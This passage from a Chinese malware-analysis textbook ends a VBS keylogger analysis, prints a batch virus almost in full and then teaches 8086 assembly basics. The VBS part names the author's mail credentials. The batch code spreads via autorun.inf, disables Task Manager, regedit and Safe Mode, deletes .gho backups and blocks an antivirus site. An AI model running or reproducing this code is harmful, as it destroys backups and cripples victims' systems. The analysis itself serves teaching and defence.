这部分内容实际是 VBS 利用 CDOSYS 实现的利用远程服务器发送一封文本邮件的功能。关于 CDOSYS 的知识请查阅相关书籍，笔者在此不再讲述。由此得知病毒作者利用的是 Google 的邮箱，邮箱地址是：aodrulez@gmail.com，密码是 hellyeah。利用此邮箱将 Log.txt 中的内容发送到邮箱：

atul.alex@orchidseven.com 中去。病毒作者就是这样获得中毒计算机按键信息的。这里有一个 VBS 语句：With 语句。With 语句可以用来对指定的对象执行一系列的语句，但不需要重复地说明对象的名称。例如，如果要修改一个对象的多个属性，可以将所有属性赋值语句放在 With 控制结构中，这样对于对象的引用就只需要一次，而不是在每个赋值语句中都引用。关于 With 语句的详细信息请查阅 VBS 手册。

#### 注意

我们多次要求读者查阅 VBS 手册，因为很多知识通过查阅手册和帮助文档是可以自行学习的，并不是所有的东西都要跟随教程学习。笔者希望读者可以掌握一定的自学方法，锻炼自己的自学能力。

### 4.1.6 批处理脚本语言

批处理(Batch)，也称为批处理脚本。顾名思义，批处理就是对某对象进行批量的处理。批处理是一种简化的脚本语言，它应用于 DOS 和 Windows 系统中，它是由 DOS 或者 Windows 系统内嵌的命令解释器（通常是 COMMAND.COM 或者 CMD.EXE）解释运行，类似于 UNIX 中的 Shell 脚本。批处理文件具有 .bat 或者 .cmd 的扩展名，其最简单的例子是逐行书写在命令行中的各种命令。复杂的情况则需要使用 if, for, goto 等命令控制程序的运行过程，如同 C, Basic 等高级语言一样。如果需要实现更复杂的应用，利用外部程序是必要的，这包括系统本身提供的外部命令和第三方提供的工具或者软件。批处理文件，或称为批处理程序，是由一条条的 DOS 命令组成的普通文本文件，可以用记事本直接编辑或用 DOS 命令创建，也可以用 DOS 下的文本编辑器 Edit.exe 来编辑。在“命令提示”下键入批处理文件的名称，或者双击该批处理文件，系统就会调用 Cmd.exe 运行该批处理程序。一般情况下，每条命令占据一行；当然也可以将多条命令用特定符号（如：&、&&、|、||等）分隔后写入同一行中；还有的情况就是像 if、for 等较高级的命令则要占据几行甚至几十、几百行的空间。系统在解释运行批处理程序时，首先扫描整个批处理程序，然后从第一行代码开始向下逐句执行所有的命令，直至程序结尾或遇见 exit 命令或出错意外退出。关于批处理脚本语言的详细语法和知识请读者查阅专业书籍或文章。

### 4.1.7 批处理脚本病毒分析

这里我们分析一个批处理脚本病毒，在分析的同时学习一些批处理相关的语法知识，并且进一步巩固病毒的特性（为了将病毒代码片断和笔者列举演示代码区分开，笔者在

所有的病毒代码片断前加了\*\*\*符号)。

```
***@echo off&title 批处理病毒
***copy %0 %Windir%\system32\system.bat
***attrib %Windir%\system32\system.bat +s +h +r
```

在批处理中，@echo 后面跟随的内容为注释信息，并不执行，所以第1行只是起到注释作用。

第2行复制自身到系统目录下，并取名为 system.bat。“%0”代表文件自身，其中 copy 是复制命令，用法：“copy 目标 目的地”。例如如下指令：

```
copy c:\windows\system32\cmd.exe d:\
```

就是把 c:\windows\system32\cmd.exe 复制到 d 盘根目录下。

在批处理中“systemroot”或“windir”是系统环境变量，用“%%”引用，表示系统路径。例如输入 echo%systemroot%或者 echo % windir %命令则控制台台中将显示 C:\WINDOWS，如图 4-11 所示。



图 4-11 控制台中显示环境变量的值

“attrib”命令设置文件的属性，在控制台窗口中下输入 attrib /?按回车键，将显示它的用法，如图 4-12 所示。




图 4-12 设置文件属性



病毒代码将自身的副本设置为系统、隐藏、只读属性，这样做用户就难以发现这个病毒文件。这是病毒最常用的伎俩。

```
*** reg add
HkCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableRegistryTools /t
REG_DWORD /d 1 /f>nul
```

“reg”是注册表操作命令，可以实现注册表项的增加和删除，在命令行中输入 reg /? 将显示其帮助信息，如图 4-13 所示。



图 4-13 reg 指令的帮助信息

上句代码的功能是在注册表中添加了一个键值，该键值的功能是禁用注册表编辑器。

```
***reg add
HkCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr
/t REG_DWORD /d 1 /f>nul
```

禁用任务管理器：

```
***reg add
HkCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoViewContextMenu
/t REG_DWORD /d 1 /f>nul
```

禁用鼠标右键菜单：

```
***reg add
HKLM\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWAL
L /v CheckedValue /t REG_DWORD /d 0 /f >nul
```

强制隐藏带隐藏属性的文件和文件夹：

```
***reg add
HkCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoSetFolders /t
REG_DWORD /d 1 /f>nul
```

隐藏“文件夹选项”菜单项：

```
***reg add
HkCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer /v NoRun /t REG_DWORD /d
1 /f>nul
```

隐藏开始菜单中的运行菜单项：

```
***reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v bat /t REG_SZ /d
%windir%\system32\system.bat /f > nul
```

将 system.bat 设置为自启动项：

```
***reg delete
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\{4D36E967-E325-11CE-BFC1-08002BE10
318} /f>nul
***reg delete
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\{4D36E967-E325-11CE-BFC1-08002BE10
318} /f>nul
***reg delete
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\{4D36E967-E325-11CE-BFC1-08002
BE10318} /f>nul
***reg delete
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\{4D36E967-E325-11CE-BFC1-08002
BE10318} /f>nul
```

在注册表中删除安全模式相关的键值从而破坏安全模式：

```
***for %%i in (c,d,e,f,g,h,i,j,k,l) do (copy %0 %%i:\system.bat
attrib +r +h +s %%i:\system.bat)
```

将自身复制到各个磁盘目录，并且设置为只读、隐藏、系统属性：

```
***echo [windows]>> %windir%\win.ini
***echo run=%windir%\system.bat >> %windir%\win.ini
***echo load=%windir%\system.bat >> %windir%\win.ini
***echo [boot] >> %windir%\system.ini
***echo shell=explorer.exe system.bat >> %windir%\system.ini
```

在 INI 配置文件中设置自启动项：

```
***for %%i in (c,d,e,f,g,h,i,j,k,l) do (echo [AutoRun]>>%%i:\autorun.inf
echo Open=system.bat >>%%i:\autorun.inf
echo shell\open=打开 >> %%i:\autorun.inf
echo shell\open\Command=system.bat >> %%i:\autorun.inf
echo shell\open\Default=1 >> %%i:\autorun.inf
echo shell\explore=资源管理器 >> %%i:\autorun.inf
echo shell\explore\Command=system.bat >> %%i:\autorun.inf
attrib +r +s +h %%i:\autorun.inf)
```

写 autorun.inf 文件实现传播，并将 autorun.inf 文件复制到各个磁盘目录，然后将其设置为只读、系统、隐藏属性：

```
***netsh interface ip set address name="本地连接" source= static addr= ***192.168.1.108
mask= 255.255.255.0 gateway=none
***netsh interface IP set dns "本地连接" static addr=none
```

netsh interface ip 命令可以设置网络连接的 IP 地址、子网掩码、网关等信息。该命令的使用方法可以在控制台窗口中输入 netsh interface ip /? 显示，如图 4-14 所示。



图 4-14 netsh interface ip 命令的使用方法

这里的代码是将 IP 地址设置为：192.168.1.108，子网掩码设置为：255.255.255.0，网关设为空，并且将 DNS 的地址清空，这里意图是切断网络。

```
***for %%c in (c,d,e,f,g,h,i,j) do del %%c:\*.gho /f /s /q >nul
```

删除所有分区中 GHO 备份文件：

```
***echo 127.0.0.1 www.symantec.com >> %Windir%\system32 \drivers\etc\hosts
```

修改 HOST 文件，不允许其访问杀毒网站，除了以上我们介绍的 VBScript 脚本语言，“.bat”（命令行）脚本语言之外，还有 JavaScript、Perl、Autoit 等多种脚本语言，这些脚本语言都可以用来编写病毒。只要我们掌握了这些语言的语法及如何应用就可以通过代码分析的方法分析此类病毒了。

## 4.2 汇编语言的学习掌握

一般用脚本语言编写的程序是可以直接看到源代码的，只要我们懂得编写该病毒的脚本语言就可以对其进行代码分析。不过有时候脚本代码是经过加密的，但是解密算法也在脚本文件中，只要我们分析明白解密算法的工作原理，将加密的部分都解密成明文就又可以继续分析了。所以一般情况下，对脚本病毒的代码分析还是非常容易的。毕竟编写病毒的代码就放在我们面前，当然可以知道此脚本病毒都做了些什么，具有什么功能。然而由低级语言汇编语言，高级语言 C/C++、Basic、Pascal、E 语言、Java 等编译

语言编写的程序并不像脚本语言程序那样直接将源代码以相应扩展名保存，然后直接双击即可运行。这些语言的源代码必须经过编译器进行编译，然后由链接器进行链接最终生成一个扩展名为.exe 的程序，而这里面的内容是计算机可以识别的计算机代码。这样的一个文件，我们使用任何一个文件编辑工具打开它将再也无法看到最初的源代码形式。因为原始代码已经被编译成计算机能够识别的计算机代码，这样的代码常人是无法看明白的。可能读者有了疑问，既然如此那么我们如何分析这种计算机病毒呢？众所周知，与计算机语言最接近的是汇编语言，这也是为什么把汇编语言称之为低级语言的原因。计算机语言是可以转变成汇编语言的，这种转变需要一定的特殊工具，我们称这种转变为反汇编，用到的工具当然就是具有反汇编引擎的工具。计算机语言固然难懂，但是被反汇编成汇编语言就要容易许多，只要我们懂得汇编语言就可以通过这种方式分析此类病毒。有一点值得注意，比起各式各样的脚本病毒来说，各种高级语言经过编译链接生成的 EXE 病毒才最可怕，无论在数量上，功能上都是脚本病毒无法比拟的。所以说掌握此类病毒的分析是至关重要的，基于此我们必须掌握一定的汇编语言的知识。我们这里使用“一定的汇编语言”字眼，之所以这样说是因为我们仅仅是进行汇编代码的反汇编分析，并不需要用汇编语言编写程序，所以没有必要掌握汇编语言的所有语法和特性。如果仅仅为了分析病毒，即使是使用 C/C++ 语言编写的病毒，并不是只有学好了 C/C++ 语言才可以分析这类病毒，只要懂得一定的汇编语言即可。因为由 C/C++ 语言编译生成的程序最终也只能反汇编成汇编语言，是无法还原成 C/C++ 源代码的。其他高级语言也是一样的道理。因此只需学习一定的汇编语言知识，掌握程序被反汇编后的规律就可以对一个可执行程序进行反汇编代码分析了。但是如果在此基础上又懂得 C/C++ 等高级语言的编写，那自然对反汇编分析有很大的帮助。

#### 4.2.1 汇编语言概述

汇编语言（Assembly Language）是面向计算机的程序设计语言。汇编语言是一种功能很强的程序设计语言，也是利用计算机所有硬件特性并能直接控制硬件的语言。汇编语言，作为一门语言，对应于高级语言的编译器，需要一个“汇编器”来把汇编语言原文件汇编成计算机可执行的代码。高级的汇编器如 MASM、TASM 等为我们写汇编程序提供了很多类似于高级语言的特征，比如结构化、抽象等。在这样的环境中编写的汇编程序，有很大一部分是面向汇编器的伪指令，已经类似于高级语言。现在的汇编环境已经如此高级，即使全部用汇编语言来编写 Windows 的应用程序也是可行的，但这不是汇编语言的长处。汇编语言的长处在于编写高效且需要对计算机硬件精确控制的程序。

既然汇编语言和硬件连接如此紧密，所以对硬件有一定的了解是必要的。通常我们使用的计算机是采用 16 位或 32 位的个人计算机

- 16 位 PC 是指采用 16 位 CPU 的 PC。

- 32 位 PC 是指采用 32 位 CPU 的 PC。

人们日常谈论的 PC 或微机是上述微型计算机系统的统称。微机的硬件一般由如下几部分组成。

- 中央处理单元 CPU（Intel 80x86）  
汇编语言程序员，最关心其中的寄存器；
- 存储器（主存储器）  
呈现给汇编语言程序员的，是存储器地址；
- 外部设备（接口电路）  
汇编语言程序员看到的是端口（I/O 地址）；

（1）寄存器（Register）是 CPU 内部的高速存储单元，它们为处理器提供各种操作所需要的数据或地址等信息。汇编语言程序采用它们各自的符号名，例如，在 Intel 8086/8088 CPU 中有：

AX、BX、CX、DX、SI、DI、BP、SP。

（2）存储器地址（Address），计算机主存储器是由大量存储单元组成。为了区别每个单元，我们将它们编号，这个编号就是存储器地址。微机的每个存储单元存放一个字节量的数据，（注：一个字节 B（Byte）包含了 8 个二进制位 b（bit））通常采用十六进制数来表示地址。Intel 8086 具有 1 兆字节（1MB）存储器容量，其存储器地址可以表示为：00000H~FFFFFH。其中大写 H（或小写 h）表示是十六进制数。

（3）端口（Port），对程序员来说，I/O 接口电路由接口寄存器组成，为了区别它们，各个寄存器进行了编号，形成 I/O 地址。端口就是指 I/O 地址，是微机系统对 I/O 接口电路中与设计有关的寄存器的编号。系统实际上就是通过这些端口与外设进行通信的。通常采用十六进制数来表达端口，Intel 8086 支持 64K 个 8 位端口，其 I/O 地址可以表示为：0000H ~ FFFFH。

什么是汇编语言？汇编语言是一种面向计算机的低级程序设计语言，它以助记符形式表示每一条计算机指令。

#### 注 意

助记符是便于人们记忆、并能描述指令功能和指令操作数的符号，助记符一般就是表明指令功能的英语单词或其缩写。

用助记符表示的指令就是汇编语言中的汇编格式指令。汇编格式指令以及使用它们编写程序的规则就形成汇编语言（Assembly Language）。用汇编语言书写的程序就是汇编语言程序，或称汇编语言源程序。编译程序将汇编语言程序编译成计算机能够识别的可执行程序。

汇编语言的主要特点如下：

- 汇编语言程序与处理器指令系统密切相关；

- 程序员可直接、有效地控制系统硬件；
- 形成的可执行文件运行速度快、占用主存容量少。

汇编语言和高级语言的区别对比如下：

- 汇编语言与处理器密切相关，汇编语言程序的通用性、可移植性较差；
- 高级语言与具体计算机无关，高级语言程序可以在多种计算机上编译后执行；
- 汇编语言功能有限，涉及硬件细节，编写程序比较繁琐，调试起来也比较困难；
- 高级语言提供了强大的功能，不必关心琐碎问题，类似自然语言的语法，易于掌握和应用；

• 汇编语言本质上就是计算机语言，可以直接、有效地控制计算机硬件。易于产生速度快、容量小的高效率目标程序；

• 高级语言不针对具体计算机系统，不易直接控制计算机的各种操作。目标程序比较庞大、运行速度较慢。

因此总结起来汇编语言的优点是：

- 直接控制计算机硬件部件；
- 可以编写在“时间”和“空间”两方面最有效的程序。

汇编语言的缺点是：

- 与处理器密切相关；
- 需要熟悉计算机硬件系统、考虑许多细节；
- 编写繁琐，调试、维护、交流和移植困难。

综上所述，汇编语言的应用场合一般为：

- 程序要具有较快的执行时间，或者只能占用较小的存储容量；
- 程序与计算机硬件密切相关，程序要直接、有效地控制硬件；
- 大型软件需要提高性能、优化处理的部分；
- 没有合适的高级语言或只能采用汇编语言的时候；
- 分析具体系统尤其是该系统的低层软件、加密解密软件、分析和防治计算机病毒等。

#### 4.2.2 汇编语言学习

汇编语言博大精深，其内容更是非常强大，仅仅通过一两个章节是不可能完全讲解清楚的。我们在此仅仅就反汇编代码分析所用到的知识做一定的讲解，但是强烈建议读者系统地学习一下汇编语言知识。如果我们对将要进行分析的代码，对其语法还不是十分熟悉，那么就无法分析透彻。

一般来说我们掌握了 8086 计算机所使用的汇编语言知识就可以进行反汇编分析了。对程序员来说，8086 内部结构最重要的是其寄存器组，它含有 8 个通用寄存器，1 个指令指针寄存器，1 个标志寄存器，4 个段寄存器，如图 4-15 所示。






图 4-15 8086 CPU 内部结构

8086 的 16 位通用寄存器分别为：

AX、BX、CX、DX、SI、DI、BP、SP

其中前 4 个数据寄存器都还可以分成高 8 位和低 8 位两个独立的寄存器。8086 的 8 位通用寄存器是：

AH、BH、CH、DH、AL、BL、CL、DL

对其中某 8 位的操作，并不影响另外对应 8 位的数据。而我们当前使用的计算机已经是 32 位 CPU，它是对 8086CPU 的扩充，并且向下兼容所有特性。32 位通用寄存器分别为：

EAX、EBX、ECX、EDX、ESI、EDI、EBP、ESP

32 位 CPU 寄存器的每一个寄存器同时可以存储 32 个二进制位的数据。32 位寄存器除了位数增大，容量增大以外，其余功能与 16 位寄存器完全相同。我们所讲述的汇编语法是基于 16 位汇编讲解的，32 位 CPU 的汇编语法与它本质上相同，只是位数增大了而已。通常掌握 8086 汇编的语法知识就可以进行反汇编代码分析了。

#### 4.2.2.1 寄存器

##### 1. 段寄存器

8086CPU 的地址总线宽度为 20 位，他的寻址范围是  $0 \sim 2^{20}$ ，这个内存范围总共大小为 1MB。然而 8086CPU 寄存器都是 16 位，每个 16 位寄存器能够表示二进制数的范围是  $0 \sim 2^{16}$ ，这个内存范围总共大小为 64KB。所以使用单独一个 16 位寄存器无法表达

8086CPU 整个范围的内存地址。为了运用所有的内存空间，8086 设定了四个段寄存器，专门用来保存段地址：CS（Code Segment），代码段寄存器；DS（Data Segment），数据段寄存器；SS（Stack Segment），堆栈段寄存器；ES（Extra Segment），附加段寄存器。当一个程序要执行时，就要决定程序代码、数据和堆栈位于内存中的哪个地址。通过设定段寄存器 CS，DS，SS 等来指向一个起始位置，然后再加上相对于这个起始位置的一个偏移值来具体确定某个地址。所以，程序可以在可寻址空间小于 64KB 的情况下被写成任意大小。那么程序和其数据组合起来的大小，限制在 DS 所指的 64KB 内，这就是 COM 文件不得大于 64KB 的原因。

代码段寄存器 CS：存放当前执行的程序的段地址。

数据段寄存器 DS：存放当前执行的程序所用操作数的段地址。

堆栈段寄存器 SS：存放当前执行的程序所用堆栈的段地址。

附加段寄存器 ES：存放当前执行程序中一个辅助数据段的段地址。

#### 提示

对于 32 位 CPU 来说，其地址总线宽度为 32 位，各个寄存器也是 32 位。所以使用一个寄存器可以表示其地址范围内内存的所有地址，这时不需要再使用段寄存器。

## 2. 数据寄存器

数据寄存器用来存放计算的结果和操作数，也可以存放地址。每个寄存器又有它们各自的专用目的，如下：

AX——累加器，使用频度最高，用于算术、逻辑运算以及与外设传送信息等；

BX——基址寄存器，常用做存放存储器地址；

CX——计数器，作为循环和串操作等指令中的隐含计数器；

DX——数据寄存器，常用来存放双字长数据的高 16 位，或存放外设端口地址。

## 3. 变址寄存器

变址寄存器常用于存储器寻址时提供的地址，其中：

SI 是源变址寄存器（Source）；

DI 是目的变址寄存器（Destination）。

串操作类指令中，SI 和 DI 具有特别的功能。

## 4. 指针寄存器

首先了解堆栈概念：堆栈（Stack），是主存中一个特殊的区域，它采用先进后出 FILO（First In Last Out）或后进先出 LIFO（Last In First Out）的原则进行存取操作，而不是随机存取操作方式。堆栈通常由处理器自动维持，在 8086 中，由堆栈段寄存器 SS 和堆栈指针寄存器 SP 共同指示。指针寄存器用于寻址内存堆栈内的数据，其中：

SP 为堆栈指针寄存器，指示栈顶的偏移地址，SP 不能再用于其他目的，具有专用性；

BP 为基址指针寄存器，表示数据在堆栈段中的基地址。SP 和 BP 寄存器与 SS 段寄存器联合使用以确定堆栈段中的存储单元地址范围；

IP 为代码指针寄存器，指示代码段中指令的偏移地址，它与代码段寄存器 CS 联用，确定下一条指令的物理地址。计算机通过 CS : IP 寄存器来控制指令序列的执行流程，IP 寄存器是一个专用寄存器。

5. 标志寄存器

标志寄存器，标志（Flag）用于反映指令执行结果或控制指令执行形式。8086 处理器的各种标志形成了一个 16 位的标志寄存器 FLAGS（程序状态字 PSW 寄存器），图 4-16 所示为标志寄存器的含义。



图 4-16 各标志寄存器的含义

标志寄存器各标志位分为两大类：

(1) 状态标志

用来记录程序运行结果的状态信息，许多指令的执行都将相应地设置它。状态标志位分别为：CF ZF SF PF OF AF。

• 进位标志 CF（Carry Flag）

当运算结果的最高有效位有进位（加法）或借位（减法）时，进位标志置 1，即 CF = 1；否则 CF = 0。

```
3AH + 7CH=B6H, 没有进位: CF = 0
AAH + 7CH=(1)26H, 有进位: CF = 1
```

• 零标志 ZF（Zero Flag）

若运算结果为 0，则 ZF = 1；否则 ZF = 0。

```
3AH + 7CH=B6H, 结果不是零: ZF = 0
84H + 7CH=(1)00H, 结果是零: ZF = 1
```

注意：ZF 为 1 表示的结果是 0。

• 符号标志 SF（Sign Flag）

运算结果最高位为 1，则 SF = 1；否则 SF = 0。

有符号数据用最高有效位表示数据的符号，最高有效位就是符号标志的状态。

```
3AH + 7CH=B6H, 最高位 D7=1: SF = 1
84H + 7CH=(1)00H, 最高位 D7=0: SF = 0
```

• 奇偶标志 PF（Parity Flag）

当运算结果最低字节中“1”的个数为零或偶数时，PF = 1；否则 PF = 0。

PF 标志仅反映最低 8 位中“1”的个数是偶或奇，即使是进行 16 位字操作。

3AH + 7CH=B6H=10110110B  
结果中有 5 个 1，是奇数：PF = 0

• 溢出标志 OF (Overflow Flag)

若算术运算的结果有溢出，则 OF=1；否则 OF=0。

3AH + 7CH=B6H，产生溢出：OF = 1  
AAH + 7CH=(1)26H，没有溢出：OF = 0

• 辅助进位标志 AF (Auxiliary Carry Flag)

运算时 D3 位（低半字节）有进位或借位时，AF = 1；否则 AF = 0。

这个标志主要由处理器内部使用，用于十进制算术运算调整指令中，用户一般不必关心。

3AH + 7CH=B6H，D3 有进位：AF = 1

(2) 控制标志

可由程序根据需要，用指令设置用于控制处理器执行的方式。控制标志位分别为：DF IF TF。

• 方向标志 DF (Direction Flag)

用于串操作指令中，控制地址的变化方向：设置 DF = 0，存储器地址自动增加；设置 DF=1，存储器地址自动减少。CLD 指令复位方向标志：DF = 0。STD 指令置位方向标志：DF = 1。

• 中断允许标志 IF (Interrupt-enable Flag)

用于控制外部可屏蔽中断是否可以被处理器响应：设置 IF = 1，则允许中断；设置 IF=0，则禁止中断。CLI 指令复位中断标志：IF = 0，STI 指令置位中断标志：IF = 1。

• 陷阱标志 TF (Trap Flag)

用于控制处理器进入单步操作方式：设置 TF = 0，处理器正常工作；设置 TF = 1，处理器单步执行指令。单步执行指令——处理器在每条指令执行结束时，便产生一个编号为 1 的内部中断。这种内部中断称为单步中断，所以 TF 也称为单步标志。利用单步中断可对程序进行逐条指令的调试。这种逐条指令调试程序的方法就是单步调试。

4.2.2.2 存储器组织与段寄存器

1. 存储器的组织

寄存器是微处理器内部暂存数据的存储单元，以名称表示。存储器则是微处理器外部存放程序及其数据的空间。程序及其数据可以长久存放在外存，在程序需要时才进入主存，而主存需要利用地址区别。计算机中信息的单位是二进制位 (Bit)，存储一位二进制数：0 或 1。

字节 Byte：8 个二进制位，D7~D0。

字 Word：16 位，2 个字节，D15~D0。

双字 DWord: 32 位, 4 个字节, D31~D0。  
最低有效位 LSB: 数据的最低位, D0 位。  
最高有效位 MSB: 数据的最高位, 对应字节、字、双字分别指 D7、D15、D31 位。  
每个存储单元都有一个编号, 被称为存储器地址, 每个存储单元存放一个字节的内容。例如 0002H 单元存放有一个数据 34H, 可表达为[0002H]=34H。多字节数据在存储器中占连续的多个存储单元: 存放时, 低字节存入低地址, 高字节存入高地址; 表达时, 用它的低地址表示多字节数据占据的地址空间。80x86 处理器采用“低对低、高对高”的存储形式, 被称为“小端方 Little Endian”。相对应还存在“大端方式 Big Endian”。  
数据在存储器中的存储格式如图 4-17 所示。图中 2 号“字”单元的内容为: [0002H] = 1234H。2 号“双字”单元的内容为: [0002H] = 78561234H。




图 4-17 数据的存储格式

注意

数据的地址是对齐的。同一个存储器地址可以是字节单元地址、字单元地址、双字单元地址等。字单元安排在偶地址 (xxx0B)、双字单元安排在模 4 (4 的整数倍) 地址 (xx00B) 等, 被称为“地址对齐 (Align)”, 对于不对齐地址的数据, 处理器访问时, 需要额外地访问存储器时间, 应该将数据的地址对齐, 以取得较高的存取速度。

2. 存储器的分段管理

8086CPU 有 20 条地址线, 最大可寻址空间为  $2^{20}=1\text{MB}$ 。物理地址范围从 00000H~FFFFFH。8086CPU 将 1MB 空间分成许多逻辑段 (Segment), 每个段最大限制为 64KB, 段地址的低 4 位为 0000B。这样, 一个存储单元除具有一个唯一的物理地址外, 还具有多个逻辑地址。对应每个物理存储单元都有一个唯一的 20 位编号, 就是物理地址, 从 00000H~FFFFFH。分段后在用户编程时, 采用逻辑地址, 形式为: 段基地址: 段内偏移地址, 其中 “:” 符号是分隔符。段地址说明逻辑段在主存中的起始位置, 8086 规定段地址必须是模 16 (16 的整数倍) 地址: xxxx0H。省略低 4 位 0000B, 段地址就可以用

16 位数据表示，就能用 16 位段寄存器表达段地址，偏移地址说明主存单元距离段起始位置的偏移量。每段不超过 64KB，偏移地址也可用 16 位数据表示。将逻辑地址中的段地址左移 4 位，加上偏移地址就得到 20 位物理地址。一个物理地址可以有多个逻辑地址，例如表 4-1 所示。

表 4-1 不同逻辑地址指向相同的物理地址		
逻辑地址	1460:100	1380:F00
物理地址	14700H	14700H

其中计算方法如图 4-18 所示。

段地址左移4位	14600H	13800H
加上偏移地址	+ 100H	+ F00H
得到物理地址	14700H	14700H

图 4-18 逻辑地址计算得到物理地址

3. 段寄存器和逻辑段

8086 有 4 个 16 位段寄存器，分别为：

- CS（代码段）指明代码段的起始地址；
- SS（堆栈段）指明堆栈段的起始地址；
- DS（数据段）指明数据段的起始地址；
- ES（附加段）指明附加段的起始地址。

每个段寄存器用来确定一个逻辑段的起始地址，每种逻辑段均有各自的用途。

代码段用来存放程序的指令序列；代码段寄存器 CS 存放代码段的段地址；指令指针寄存器 IP 指示下条指令的偏移地址；处理器利用 CS:IP 取得下一条要执行的指令。

堆栈段用来确定堆栈所在的主存区域；堆栈段寄存器 SS 存放堆栈段的段地址；堆栈指针寄存器 SP 指示堆栈栈顶的偏移地址；处理器利用 SS:SP 操作堆栈顶的数据。

数据段存放运行程序所用的数据。数据段寄存器 DS 存放数据段的段地址，各种主存寻址方式（有效地址 EA）得到存储器中操作数的偏移地址，处理器利用 DS:EA 存取数据段中的数据。

附加段是附加的数据段，也用于数据的保存。附加段寄存器 ES 存放附加段的段地址，各种主存寻址方式（有效地址 EA）得到存储器中操作数的偏移地址。处理器利用 ES:EA 存取附加段中的数据，串操作指令将附加段作为其目的操作数的存放区域。

通常情况下，程序的指令序列必须安排在代码段，程序使用的堆栈一定在堆栈段。程序中的数据默认是安排在数据段，也经常安排在附加段，尤其是串操作的目的区必须是附加段。数据的存放比较灵活，实际上可以存放在任何一种逻辑段中。以下一系列图



演示了数据在内存中的存储。




图 4-19 数据在内存中的存储过程




图 4-20 代码段地址为 1000




图 4-21 代码段地址为 1000

